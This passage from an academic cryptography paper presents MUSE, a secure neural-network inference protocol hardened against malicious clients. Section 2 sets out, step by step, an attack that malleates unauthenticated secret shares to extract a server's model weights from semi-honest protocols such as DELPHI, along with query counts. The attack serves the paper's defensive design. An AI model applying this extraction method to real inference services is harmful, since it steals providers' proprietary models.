What can a malicious client do? We start off by examining the power of malicious clients in secure inference protocols that rely on secret sharing. We noticed that many protocols of interest, such as [Moh+17; Juv+18; Liu+17a; Mis+20; Rat+20], have a similar structure, and we exploit this structure in our attack. The structure is as follows. These protocols "evaluate" the neural network in a layer-by-layer fashion, so that at the end of each layer, the client and the server both hold 2-out-of-2 secret shares of the output of that layer. At the end of the protocol, the server sends its share of the final output to the client, who uses it to reconstruct the final output.

Our attack relies on the following crucial observation: because the shares at the end of a layer are not authenticated, a malicious client can *additively malleate* them without detection. In more detail, let $\langle m \rangle_C$ be the client's share, and $\langle m \rangle_S$ be the server's share of a message $m \in \mathbb{F}$, so that $\langle m \rangle_C + \langle m \rangle_S = m$. Then, a malicious client can add an arbitrary shift r to a secret share to change the shared value from m to $m + r$. In Section 2, we show how one can leverage this malleability to learn the model weights.

1.2 Our protocol

We now explain how MUSE protects against malicious client attacks. We begin by describing our starting point: the semi-honest secure inference protocol DELPHI [Mis+20].

Starting point: DELPHI. We design MUSE by following the paradigm laid out in DELPHI [Mis+20]: since a convolutional neural network consists of alternating linear and non-linear layers, one should use subprotocols that are efficient for computing each type of layer, and then translate the output of one subprotocol to the input of the next. DELPHI instantiates these subprotocols by using additive secret sharing to evaluate linear layers, and garbled circuits to evaluate non-linear layers.

Attempt 1: Preventing malleability via MACs. The key insight in our attack in Sections 1.1 and 2 is that the client can malleate shares without detection. To prevent this, one can try to use standard techniques for authenticating the client's share via *information-theoretic homomorphic message authentication codes (MACs)*. This technique is employed by the state-of-the-art protocols for malicious security [Kel+18; Che+20; Esc+20]. However, applying this technique directly to DELPHI runs into problems. For example, when switching between secret shares and garbled circuits, the server must ensure that the labels obtained by the client correspond to the authenticated secret share, and not to a different share. Doing this in a straightforward manner entails checking the share's MAC inside the garbled circuit, which is expensive. Furthermore, this check would need to be done in the online phase, which is undesirable.

Attempt 2: Separating authentication from computation. To remedy this, we make the following observation: garbled circuits already achieve malicious security against garbled circuit evaluators (clients in our setting). This means that, if we had a specialized protocol that could output labels for the client's secret shares *only if* the corresponding MACs were valid, then we could compose this protocol with the garbled circuits to achieve an end-to-end client-malicious secure inference protocol.

In Section 5.1, we design exactly such a protocol for "conditional disclosure of secrets" (CDS). Unfortunately, executing our CDS protocol using existing frameworks for malicious MPC [Kel+18] proves to be extremely expensive. To address this, in Section 5.3 we devise a number of techniques to improve [Kel+18] in the client-malicious setting, and use the optimized framework to execute our CDS procedure. While the resulting protocol is much more efficient than checking MACs inside garbled circuits, it still imposes a significant cost on the online phase.

Our final protocol. To remedy this, our final insight in MUSE is that the secret shares and MACs that the client feeds into the CDS protocol *do not depend* on the client's input in the online phase. This allows us to move the execution of the CDS protocol *entirely to the preprocessing phase*, resulting in an online phase that is almost identical to that of DELPHI.

To summarize, in order to defend against malicious clients we first enforce authentication for the linear layers by using homomorphic MACs, then ensure that the client only receives garbled circuit labels corresponding to these authenticated shares via a novel CDS protocol, then develop new techniques for efficiently executing the CDS protocol, and finally move all these protocols to the preprocessing phase. For details, see Section 5.

2 Attacks on semi-honest inference protocols

We now describe how a malicious client can leverage the additive malleability of additive secret shares to learn the weights of a server's convolutional neural network in semi-honest secure inference protocols that rely on additive secret sharing. We begin in Section 2.1 by describing the kinds of protocols that are vulnerable to our attack. Then, in Section 2.2, we provide a detailed overview of our attack. Finally, in Section 2.3, we discuss the theoretical and empirical query complexity achieved by our attack.

2.1 Attack threat model

Our attack recovers the weights of neural networks consisting of alternating linear (that is, fully-connected or convolutional) and non-linear ReLU layers.[2] Our attack works against semi-honest secure inference protocols that have the following properties:

- The protocol should evaluate the network iteratively by applying subprotocols for evaluating linear and non-linear layers.

[2] Our attack also supports networks with average pooling layers, as these are linear layers, but don't contain any weights that need to be recovered

- For each subprotocol, the input and output of the client and the server should be secret shares of the actual layer input and output, respectively.
- The client's final output should be the plaintext output of the final linear layer.

A number of two-party and multi-party secure inference protocols have these properties [Moh+17; Liu+17a; Ria+18; Juv+18; Cha+19; Mis+20; Rat+20].

Remark 2.1 (Other semi-honest protocols)**.** Our attack does not affect semi-honest secure inference protocols based on fully-homomorphic encryption (FHE) [Gil+16; Cho+18; Bru+18; San+18; Dat+19] or garbled circuits (GC) [Rou+18; Bal+19; Ria+19]. However, this does not immunize these protocols against other kinds of malicious client attacks:

- *FHE-based protocols* use *noise flooding* [Gen09a] to hide the server's model. This technique is inherently semi-honest as it requires the pre-existing noise to be honestly bounded; if this does not hold, the noise term can reveal information about the server's model *despite noise flooding*.
- *GC-based protocols* use oblivious transfer (OT) [Rab81] to transfer labels for the client's input. However, if this OT is only semi-honest secure, a malicious client can attack it to learn both labels for the same input wire, which breaks the privacy guarantees of the garbled circuit, and leads to a leak of the server's model.

2.2 Attack strategy

Notation. Let NN be an ℓ-layer network convolutional neural network that classifies an image into one of m classes. That is, NN consists of ℓ matrices $M_1,\ldots,M_\ell$ so that $\mathsf{NN}(x) = M_\ell(\mathsf{ReLU}(\ldots M_2(\mathsf{ReLU}(M_1(x)))))$ where $M_\ell \in \mathbb{R}^{m\times t}$ and the image of M_ℓ is $\mathbb{R}^m$. We denote by $\mathsf{NN}_i(x)$ the partial evaluation of NN up to the i-th linear layer. That is, $\mathsf{NN}_i(x) := M_i(\mathsf{ReLU}(\ldots M_2(\mathsf{ReLU}(M_1(x)))))$. Below we denote by $\mathbf{e}_j$ the j-th unit vector (the vector whose j-th entry is 1, and other entries are 0). Finally, for simplicity of exposition, we assume that biases are zero,[3] and that the network contains only fully-connected layers; for details on how to recover convolutional layers, see Remark 2.2 and Appendix A.

Prelude. Our attack proceeds in a bottom-up fashion: the client first recovers the parameters of the last linear layer $M_\ell \in \mathbb{R}^{m\times t}$, and then iteratively recovers previous layers. We describe the subroutine for recovering the last layer in Section 2.2.1, and then describe our subroutine for recovering intermediate layers in Section 2.2.2. In both subroutines, the client sets its initial input to the network be the all-zero vector.

2.2.1 Recovering the last layer

At a high level, to recover M_ℓ, the client proceeds column-by-column as follows: for each $j \in [t]$, the client provides as initial input the all-zero vector, and then honestly follows the secure inference protocol until the ℓ-th layer. At the ℓ-th layer, however, the client malleates its share of the input to M_ℓ so that it becomes $\mathbf{e}_j$. This means that result $M_\ell \cdot \mathbf{e}_j$ is the j-th column of M_ℓ. We illustrate this graphically for the first column below.

$$\overbrace{\begin{bmatrix}0\\0\end{bmatrix}}^{\mathbf{x}_{\ell-1}} \xrightarrow{\text{malleate}\ +\mathbf{e}_1} \overbrace{\begin{bmatrix}1\\0\end{bmatrix}}^{\mathbf{x}'_{\ell-1}} \xrightarrow{\text{query } M_\ell} \overbrace{\begin{bmatrix}-0.1 & 0.2\\ -1.1 & 1.2\end{bmatrix}}^{M_\ell}\begin{bmatrix}1\\0\end{bmatrix} = \overbrace{\begin{bmatrix}-0.1\\-1.1\end{bmatrix}}^{\text{first column of } M_\ell}$$

2.2.2 Recovering intermediate layers

The foregoing algorithm works for recovering the last layer because the client can directly read off M_ℓ column-by-column by "solving" a linear system. However, this approach does not work as is for recovering the weights of intermediate linear layers, as we now demonstrate by considering the case of recovering the $\ell-1$-th linear layer $M_{\ell-1}$. We then describe how to resolve the issues that arise. (The case of the remaining layers follows similarly).

Problem 1: Intervening ReLUs are lossy and non-linear. ReLUs between $M_{\ell-1}$ and M_ℓ disrupt the linearity of the system, preventing the use of linear system solvers.

Solution 1: Force ReLUs to behave linearly. To resolve this issue, we recall the fact that ReLU behaves like the identity function on inputs that are positive. We use malleability to exploit this property and *force* the remaining $M_\ell(\mathsf{ReLU}(\cdot))$ computation to behave linearly, which means that we can once again solve a linear system to learn information about $M_{\ell-1}$.

In more detail, let $\langle \mathbf{y}_{\ell-2}\rangle_C$ be the client's share after applying $M_{\ell-1}$. The client malleates $\langle \mathbf{y}_{\ell-2}\rangle_C$ by setting it to $\langle \mathbf{y}'_{\ell-2}\rangle_C := \langle \mathbf{y}_{\ell-2} + \delta\rangle_C$, where δ is a constant vector whose elements are all greater than the magnitude of the largest element in $\mathbf{y}_{\ell-2}$.[4] This forces all entries of $\mathbf{y}'_{\ell-2}$ to be positive, which means ReLU acts like the identity function. Then, after evaluating the ReLU and obtaining $\langle \mathbf{x}'_{\ell-1}\rangle_C$, the client "undoes" the malleation by subtracting δ. The following equation provides a graphical illustration of this process.

$$\overbrace{\begin{bmatrix}-0.1 & 0.2\\ -1.1 & 1.2\end{bmatrix}}^{M_{\ell-1}}\begin{bmatrix}1\\0\end{bmatrix} = \overbrace{\begin{bmatrix}-0.1\\-1.1\end{bmatrix}}^{y_{\ell-2}} \xrightarrow[\delta := 10]{\text{malleate}} \overbrace{\begin{bmatrix}9.9\\8.9\end{bmatrix}}^{y'_{\ell-2}} \xrightarrow{\mathsf{ReLU}} \overbrace{\begin{bmatrix}9.9\\8.9\end{bmatrix}}^{x'_{\ell-1}} \xrightarrow{\text{unmalleate}} \overbrace{\begin{bmatrix}-0.1\\-1.1\end{bmatrix}}^{x_{\ell-1}}$$

Problem 2: Underconstrained linear system. While the foregoing technique enables us to force the network to behave like a linear function, we have no guarantees that the resulting linear system is solvable. Indeed, neural networks necessarily map a high-dimensional feature to a low-dimensional classification, and so the resulting "linearized" neural network *must* be lossy. The following figure illustrates this graphically:

[3] One can handle a bias b in a linear layer $L(x) = Mx + b$ by treating it as a simply another column in the modified matrix $M' = M||b$, so that the linear layer becomes $L(x) = M' \cdot (x||1)$.

[4] Note that since model weights are usually small (in the range $[-1,1]$), we can set δ to be a large value (say, ~ 10) to ensure that all entries of $\mathbf{y}'_{\ell-2}$ are positive.

$$\overbrace{\begin{bmatrix}1 & 3\\ 2 & 4\end{bmatrix}}^{M_2}\cdot\overbrace{\begin{bmatrix}a_1 & a_2 & a_3\\ b_1 & b_2 & b_3\end{bmatrix}}^{M_1}=\overbrace{\begin{bmatrix}a_1+3b_1 & a_2+3b_2 & a_3+3b_3\\ 2a_1+4b_1 & 2a_2+4b_2 & 2a_3+4b_3\end{bmatrix}}^{M_3}$$

Here, M_1 and M_2 are the first and last layers of the network, respectively. We have used the technique in Section 2.2.1 to recover M_2, and now must recover M_1. If we try to do this by querying M_3, we get three (independent) equations for six variables, which is insufficient:

$$M_3\mathbf{e}_1=\begin{bmatrix}3a_1+6b_1\\ 0\\ 0\end{bmatrix}\text{ and }M_3\mathbf{e}_2=\begin{bmatrix}0\\ 3a_2+6b_2\\ 0\end{bmatrix}\text{ and }M_3\mathbf{e}_3=\begin{bmatrix}0\\ 0\\ 3a_3+6b_3\end{bmatrix}$$

Solution 2: Masking variables. The issue is that M_3 *does* contain sufficient information to recover M_1, but querying it naively loses that information. To resolve this, we use malleability again: the client uses the intervening ReLUs to "zero" out all but m entries of intermediate state, as follows:

$$M_1\cdot\begin{bmatrix}1\\ 1\\ 0\end{bmatrix}=\begin{bmatrix}a_1+a_2\\ b_1+b_2\end{bmatrix}\xrightarrow[+\text{ mask}]{\text{malleate}}\begin{bmatrix}a_1+a_2+\delta\\ b_1+b_2-\delta\end{bmatrix}\xrightarrow[\text{unmalleate}]{\text{ReLU +}}\begin{bmatrix}a_1+a_2\\ 0\end{bmatrix}$$

Now, the client can obtain $M_2\cdot[a_1+a_2,0]$, and can solve the resulting equations to learn a_1 and a_2. It can then repeat this process with different queries and "masks" to learn all of M_1.

For a detailed description of our algorithm, see Appendix A.

Remark 2.2 (recovering convolutional layers)**.** To recover the kernel of a convolutional linear layer, we can reuse the foregoing ideas, but must change how we malleate the input to the target layer: we instead sample a random input and query the kernel via linearly independent columns of (the `im2col` transform of) this input. See Appendix A for details. Note that for simplicity of exposition, our description in Appendix A assumes that the number of channels and number of filters in each convolutional layer are both 1, and that the number of parameters in the kernel is less than the number of classes; these restrictions are easy to lift by adapting the masking techniques from above.

2.3 Efficiency and evaluation

Efficiency. Given a neural network where the i-th linear layer has dimension $m_i \times t_i$, and the number of classes is $m_\ell = m$, the foregoing algorithm learns the model parameters in just $\sum_{i=1}^{\ell}\lceil\frac{m_i}{m}\rceil\cdot t_i$ queries. Furthermore, the complexity of our attack depends *only on the number of parameters*, and not on other factors such as the depth.[5] (This is not the case for other model-extraction attacks, which fail when extracting deep models that have few parameters.)

[5] Note that any implementation of our attack will have to contend with errors due to limited floating point precision, but our experiments did not encounter such failures.

Evaluation. In Table 2, we compare our work to the state-of-the-art prior work on model extraction [Car+20], which does not rely on the existence of a secure inference protocol (and hence does not exploit properties of such protocols). Our experiments match the query complexity derived above.

network dimensions	# params	# queries		speedup
		us	[Car+20]	
FC-only networks				
784-128-1	100,480	100,480	$2^{21.5}$	29.5×
784-32-1	25,120	25,120	$2^{19.2}$	24×
10-10-10-1	210	210	2^{16}	312×
10-20-20-1	620	620	$2^{17.1}$	226.5×
40-20-10-10-1	1,110	1,110	$2^{21.5}$	205×
80-40-20-1	4,020	4,020	$2^{17.1}$	92×
80×5-40-20-1	29,620	29,620	—	n/a
1000-500-1	500,500	500,500	—	n/a
1000-500-10	505,000	50,500	—	n/a
2000×2-1000-100	6,100,000	61,000	—	n/a
1000×2-40×8-20-10	1,052,200	105,220	—	n/a
networks with convolutions				
$32\times(3,3)$-P-100-10	158,088	15,809	—	n/a

Table 2: Query complexity of our attack vs. that of [Car+20]. The notation l-m-n-$\ldots$ indicates a series of fully-connected layers of dimension $l\times m$, $m\times n$, and so on, while $32\times(3,3)$ indicates a convolutional layer consisting of 32 3×3 filters, and P indicates a 2×2 average pooling layer.

3 Threat model and privacy goals

In our system, there are two parties: the client and the service provider (or server). The server holds a neural network model, and the client holds some data that it wants classified by the server's model. To achieve this goal, the two parties interact via a protocol for *secure inference*. This protocol takes as input the server's model and the client's data, and computes the classification so that neither party learns any information except this final classification. Below we clarify the security guarantees we aim for when designing our secure inference protocol MUSE.

3.1 Threat model

There are two standard notions of security for multiparty computation: security against semi-honest adversaries, and security against malicious adversaries. A semi-honest adversary follows the protocol perfectly but inspects messages it receives to learn information about other parties' inputs. A malicious adversary, on the other hand, may arbitrarily deviate from the protocol.

We design MUSE for a new threat model called "security against *malicious clients*" or *client-malicious security*. In this setting, either a malicious adversary corrupts the client, or a

semi-honest adversary corrupts the server. [6]

3.2 Privacy goals

MUSE's goal is to enable the client to learn at most the following information: the architecture of the neural network, and the result of the inference; all other information about the client's private inputs and the parameters of the server's neural network model should be hidden. Concretely, we aim to achieve a strong simulation-based definition of security as follows:

Definition 3.1. *A protocol Π between a server and a client is said to securely compute a function f against a malicious client and semi-honest server if it satisfies the following properties:*

- ***Correctness.*** *For any server's input $\mathbf{y}$ and client's input $\mathbf{x}$, the probability that at the end of the protocol, the client outputs $f(\mathbf{y},\mathbf{x})$ is 1.*
- ***Semi-Honest Server Security.*** *For any server S that follows the protocol, there exists a simulator Sim_S such that for any input $\mathbf{y}$ of the server and $\mathbf{x}$ of the client, we have:*

$$\mathsf{view}_S(\mathbf{y},\mathbf{x}) \approx_c \mathsf{Sim}_S(\mathbf{y})$$

  In other words, Sim_S is able to generate a view of the semi-honest server without knowing the client's private input.

- ***Malicious Client Security.*** *For any malicious client C (that might deviate arbitrarily from the protocol specification), there exists a simulator Sim_C such that for any input $\mathbf{y}$ of the server, we have:*

$$\mathsf{view}_C(\mathbf{y}) \approx_c \mathsf{Sim}_C^{f(\mathbf{y},\cdot)}$$

  In other words, the Sim_C is able to generate the view of a malicious client with only access to an ideal functionality that accepts a client's input and outputs the result of the function f. This modeling is used in cryptographic literature to capture the cases where a malicious client may substitute its actual input with any other input of its choice.

Definition 3.2. *We say that Π is a secure inference protocol against malicious clients and semi-honest servers if it securely computes $\mathsf{NN}(\cdot,\cdot)$ with the server input being $\mathbf{M}$ and the client input being $\mathbf{x}$.*

Like most prior work, MUSE does not hide information that is revealed by the result of the prediction. See Section 7.1 for a discussion of attacks that leverage this information, as well as potential mitigations.

[6] One can generalize this threat model to n parties by considering two fixed subsets of parties: one of which can be corrupted by a malicious adversary, and the other which can be corrupted by a semi-honest adversary

4 Building blocks

MUSE uses the following cryptographic building blocks. Please see the full version for more formal definitions and proofs.

Garbling Scheme. A *garbling scheme* [Yao86; Bel+12] is a tuple of algorithms $\mathsf{GS} = (\mathsf{Garble}, \mathsf{Eval})$ with the following syntax:

- $\mathsf{Garble}(1^\lambda, C, \{\mathsf{lab}_{i,0}, \mathsf{lab}_{i,1}\}_{i\in[n]}) \to \tilde{C}$. On input the security parameter, a boolean circuit C (with n input wires) and a set of labels $\{\mathsf{lab}_{i,0}, \mathsf{lab}_{i,1}\}_{i\in[n]}$, Garble outputs a *garbled circuit* $\tilde{C}$. Here $\mathsf{lab}_{i,b}$ represents assigning the value $b \in \{0,1\}$ to the i-th input wire.
- $\mathsf{Eval}(\tilde{C}, \{\mathsf{lab}_{i,x_i}\}_{i\in[n]}) \to y$. On input a garbled circuit $\tilde{C}$ and labels $\{\mathsf{lab}_{i,x_i}\}_{i\in[n]}$ corresponding to an input $x \in \{0,1\}^n$, Eval outputs a string $y = C(X)$.

We briefly describe here the key properties satisfied by garbling schemes. First, GS must be *correct*: the output of Eval must equal $C(x)$. Second, it must be *private*: given $\tilde{C}$ and $\{\mathsf{lab}_{i,x_i}\}$, the evaluator should not learn anything about C or x except the size of $|C|$ (denoted by $1^{|C|}$) and the output $C(x)$.

Leveled Fully Homomorphic public-key encryption. A *leveled fully-homomorphic* encryption scheme $\mathsf{HE} = (\mathsf{KeyGen}, \mathsf{Enc}, \mathsf{Dec}, \mathsf{Eval})$ [Reg09; Fan+12] is a public key encryption scheme that additionally supports homomorphically evaluating any depth-D arithmetic circuit on encrypted messages. Formally, HE satisfies the following syntax and properties:

- $\mathsf{KeyGen}(1^\lambda) \to (\mathsf{pk}, \mathsf{sk})$: On input a security parameter, KeyGen outputs a public key pk and a secret key sk.
- $\mathsf{Enc}(\mathsf{pk}, m) \to c$: On input the public key pk and a message m, the encryption algorithm Enc outputs a ciphertext c. We assume that the message space is $\mathbb{Z}_p$ for some prime p.
- $\mathsf{Dec}(\mathsf{sk}, c) \to m$: On input a secret key sk and a ciphertext c, the decryption algorithm Dec outputs a message m.
- $\mathsf{Eval}(\mathsf{pk}, c_1, c_2, f) \to c'$: On input a public key pk, ciphertexts c_1 and c_2 encrypting m_1 and m_2 respectively, and a depth-D arithmetic circuit f, Eval outputs a new ciphertext c'.

Besides the standard correctness and semantic security properties, we require HE to satisfy the following properties:

- *Homomorphism.* If $c_1 := \mathsf{Enc}(\mathsf{pk}, m_1)$, $c_2 := \mathsf{Enc}(\mathsf{pk}, m_2)$, and $c := \mathsf{Eval}(\mathsf{pk}, c_1, c_2, f)$, then $\mathsf{Dec}(\mathsf{sk}, c) = f(m_1, m_2)$.
- *Function privacy.* Given a ciphertext c, no attacker can tell what homomorphic operations led to c.

Additive secret sharing. Let p be a prime. A 2-of-2 *additive secret sharing* of $x \in \mathbb{Z}_p$ is a pair $(\langle x\rangle_1, \langle x\rangle_2) = (x - r, r) \in \mathbb{Z}_p^2$ for a random $r \in \mathbb{Z}_p$ such that $x = \langle x\rangle_1 + \langle x\rangle_2$. Additive secret sharing is perfectly hiding, i.e., given a share $\langle x\rangle_1$ or $\langle x\rangle_2$, the value x is perfectly hidden.

Message authentication codes. A *message authentication code (MAC)* is a tuple of algorithms $\mathsf{MAC} = (\mathsf{KeyGen}, \mathsf{Tag}, \mathsf{Verify})$ with the following syntax:

- $\mathsf{KeyGen}(1^\lambda) \to \alpha$: On input the security parameter, KeyGen outputs a MAC key α.
- $\mathsf{Tag}(\alpha, m) \to \sigma$: On input a key α and message m, Tag outputs a tag σ and a secret state st.
- $\mathsf{Verify}(\alpha, \mathsf{st}, m, \sigma) \to \{0,1\}$: On input a key α, secret state st, message m and tag σ, Verify outputs 0 or 1.

We require MAC to satisfy the following properties:

- *Correctness.* For any message m, $\alpha \leftarrow \mathsf{KeyGen}(1^\lambda)$, and $(\sigma, \mathsf{st}) \leftarrow \mathsf{Tag}(\alpha, m)$, $\mathsf{Verify}(\alpha, \mathsf{st}, m, \sigma) = 1$.
- *One-time Security.* Given a valid message-tag pair, no adversary can forge a different, valid message-tag pair.

In this work, we will use the following construction of MACs:

1. The message space is $\mathbb{Z}_p^n$ for some $p^n \geq 2^\lambda$.
2. KeyGen samples a uniform element $\alpha \leftarrow \mathbb{Z}_p$.
3. $\mathsf{Tag}(\alpha, m)$ outputs $\sigma = \langle \alpha \cdot m \rangle_1$ and $\mathsf{st} = \langle \alpha \cdot m \rangle_2$.
4. $\mathsf{Verify}(\alpha, \mathsf{st}, m, \sigma)$ checks if $\sigma + \mathsf{st} = \alpha \cdot m$.

Beaver's multiplicative triples. A multiplication triple is a triple $(a,b,c) \in \mathbb{Z}_p^3$ such that $ab = c$. A triple generation procedure is a two-party protocol that outputs secret shares of a triple (a,b,c) to two parties.

Authenticated secret shares. For any prime p, an element $x \in \mathbb{Z}_p$, and a MAC key $\delta \in \mathbb{Z}_p$ an *authenticated share* of x is a tuple $(\varepsilon, [\![x]\!]_1, [\![x]\!]_2) := (\varepsilon, (\langle x \rangle_1, \langle \delta \cdot x \rangle_1), (\langle x \rangle_2, \langle \delta \cdot x \rangle_2))$. An authenticated share naturally supports local evaluation of addition and multiplication by public constants, as well as addition with another authenticated share. To multiply two authenticated shares, one needs to use multiplication triples. For simplicity of exposition, in the rest of the paper we omit ε, as it is merely used for bookkeeping when adding public constants.

Zero-knowledge proofs. Let $\mathcal{R}$ be any NP relation. A *zero-knowledge proof* for $\mathcal{R}$ is a protocol between a prover P and a verifier V that both have a common input x, where P tries to convince V that it "knows" a secret witness w such that $(x,w) \in \mathcal{R}$. At the end of the protocol, V should have learnt no additional information about w. We want our zero-knowledge proof system to satisfy the standard definitions of *completeness*, *soundness*, *proof of knowledge*, and *zero-knowledge*.

5 The MUSE protocol

In this section, we describe MUSE, our secure inference protocol that is secure against a malicious client and a semi-honest server. Like the DELPHI protocol (see Fig. 2) [Mis+20], MUSE's protocol consists of two phases: an offline preprocessing phase, and an online inference phase. The offline preprocessing phase is independent of the client's input (which regularly changes), but assumes that the server's model is static; if this model changes, then both parties have to re-run the preprocessing phase. After preprocessing, during the online inference phase, the client provides its input to our specialized secure two-party computation protocol, and eventually learns the inference result. Below, we expand on the high level overview in Section 1.2 and provide a detailed description of both phases of our protocol.

Preprocessing phase. During preprocessing, the client and the server pre-compute data for the online execution. This phase can be executed independently of the input values, i.e., DELPHI can run this phase before either party's input is known. Preprocessed data can only be used for a single inference.

1. *Linear correlations generator:* The client and server interact with a functionality that, for each $i \in [\ell]$, outputs to them secret shares of $M_i \mathbf{r}_i$, where $\mathbf{r}_i$ is a random masking vector.
2. *Preprocessing for ReLUs:* The server constructs a garbled circuit $\widetilde{C}$ for a circuit C computing ReLU. It sends $\widetilde{C}$ to the client and then uses OT to send to the client the input wires corresponding to $\mathbf{r}_{i+1}$ and $\mathbf{M}_i \cdot \mathbf{r}_i - \mathbf{s}_i$.

Online phase. The online phase is divided into two stages:

1. *Preamble:* On input $\mathbf{x}$, the client sends $\mathbf{x} - \mathbf{r}_1$ to the server. The server and the client now hold an additive secret sharing of $\mathbf{x}$.
2. *Layer evaluation:* Let $\mathbf{x}_i$ be the result of evaluating the first $(i-1)$ layers of the neural network on $\mathbf{x}$. At the beginning of the i-th layer, the client holds $\mathbf{r}_i$, and the server holds $\mathbf{x}_i - \mathbf{r}_i$, which means that they possess secret shares of $\mathbf{x}_i$.
   - *Linear layer:* The server computes $M_i \cdot (\mathbf{x}_i - \mathbf{r}_i)$, which means that the client and the server hold an additive secret sharing of $M_i \mathbf{x}_i$.
   - *ReLU layer:* After the linear layer, the client and server hold secret shares of $M_i \mathbf{x}_i$. The server sends to the client the labels corresponding to its secrete share, and the client then evaluates the GC to obtain a secret share of the ReLU output.

Figure 2: High-level overview of the DELPHI protocol [Mis+20].

Notation. The server holds a model $\mathbf{M}$ consisting of ℓ linear layers $\mathbf{M}_1, \ldots, \mathbf{M}_\ell$ and the client holds an input vector $\mathbf{x} \in \mathbb{Z}_p^n$. We use $\mathsf{NN}(\mathbf{M}, \mathbf{x})$ to denote the output of the neural network when the server's input is $\mathbf{M}$ and the client's input is $\mathbf{x}$. We assume that the algorithm computing NN is public and is known to both the client and the server.

5.1 Preprocessing phase

In the preprocessing phase, the client and the server pre-compute data that can be used during the online execution. This phase is independent of the client's input values, and can be run before the client's input is known. However, this phase cannot be reused and has to be run once for each client input.

5.1.1 Intuition

As explained in Section 1.2, MUSE follows the approach of DELPHI, and uses different cryptographic primitives to produce preprocessed material for linear and non-linear layers. Below we describe these primitives at a high level.

Linear layers. Like in DELPHI, our goal is to produce shares of $M\mathbf{r}$ for a linear layer M. This enables us to efficiently compute linear layer operations in the online phase. Unlike




Figure 3: MUSE preprocessing phase.




Figure 4: MUSE online phase.

DELPHI, we additionally need to prevent tampering by malicious clients. To this end, we extend the linear correlations generator (CG) used in DELPHI (see Fig. 2) to additionally support authentication. We formalize this via functionality $\mathcal{F}_{\text{ACG}}$ for generating *authenticated correlations*. See Fig. 11 for a formal description.

To construct a protocol Π_{ACG} that realizes $\mathcal{F}_{\text{ACG}}$, we extend the techniques based on the leveled fully-homomorphic encryption used in DELPHI to additionally authenticate and secret share the relevant ciphertexts (see Fig. 5). We also require the client to provide zero-knowledge proofs that assert that their input ciphertexts are well-formed.

Non-linear layers. Like in DELPHI, we use garbled circuits to efficiently evaluate ReLUs. However, unlike DELPHI, we can no longer use oblivious transfer to send garbled labels to the client, because we have no way to check that the input to the oblivious transfer corresponds to the output from $\mathcal{F}_{\text{ACG}}$. Instead we introduce a functionality which conditionally outputs these labels if the inputs match the output of $\mathcal{F}_{\text{ACG}}$. We call this functionality *Conditional Disclosure of Secrets*, and denote it by $\mathcal{F}_{\text{CDS}}$.

To construct a protocol Π_{CDS} that realizes $\mathcal{F}_{\text{CDS}}$, we have two options: use 2PC protocols specialized for boolean computation, or 2PC protocols specialized for arithmetic computation. Indeed, because this operation fundamentally reasons about boolean values, it would seem reasonable to use a protocol like garbled circuits. However, checking validity of the client's input requires modular multiplications, which are extremely expensive when expressed as boolean circuits. Since even the simplest neural networks oftentimes have thousands of activations, the resulting communication and computation cost is unacceptable.

Instead, we implement this functionality via MPC for arithmetic circuits, as modular multiplication is cheap here. However, now the boolean operations are expensive. To overcome this, we take further advantage of the client-malicious setting to improve the MPC protocol we use to securely execute the arithmetic circuit, as we describe in Section 5.3.

By designing efficient protocols for $\mathcal{F}_{\text{ACG}}$ and $\mathcal{F}_{\text{CDS}}$, MUSE achieves client-malicious security with an online phase design *identical to that of the semi-honest* DELPHI *protocol*. In our implementation, there are a few differences we detail in Remarks 5.2 and 5.3.

5.1.2 Protocol

We now present the full protocol for the preprocessing phase of MUSE (see Fig. 3 for a graphical overview).

1. For every $i \in [\ell]$, denote n_i, m_i as the input and output sizes of the i-th linear layer respectively. The client samples a random layer input mask $\mathbf{r}_i \leftarrow \mathbb{Z}_p^{n_i}$ and the server samples a random layer output mask $\mathbf{s}_i \leftarrow \mathbb{Z}_p^{m_i}$. Additionally, the server samples random MAC keys $\alpha_i, \beta_i \leftarrow \mathbb{Z}_p$.
2. **Authenticated correlations generator:** The client and server invoke functionality $\mathcal{F}_{\text{ACG}}$ with the client input $\{\mathbf{r}_i\}_{i\in[\ell]}$, and with server input $\{\mathbf{s}_i, \mathbf{M}_i, \alpha_i, \beta_i\}_{i\in[\ell]}$. For each $i \in [\ell]$, the client obtains $\{\mathbf{M}_i(\mathbf{r}_i) - \mathbf{s}_i\}_{i\in[\ell]}$ along with $\{\langle \beta_i \cdot \mathbf{r}_i \rangle_1, \langle \alpha_i(\mathbf{M}_i(\mathbf{r}_i) - \mathbf{s}_i)\rangle_1\}$ whereas the server receives $\{\langle \beta_i \cdot \mathbf{r}_i \rangle_2, \langle \alpha_i(\mathbf{M}_i(\mathbf{r}_i) - \mathbf{s}_i)\rangle_2\}$. In Fig. 11 we describe the ideal functionality in more detail, and give a protocol for achieving it in Fig. 5.
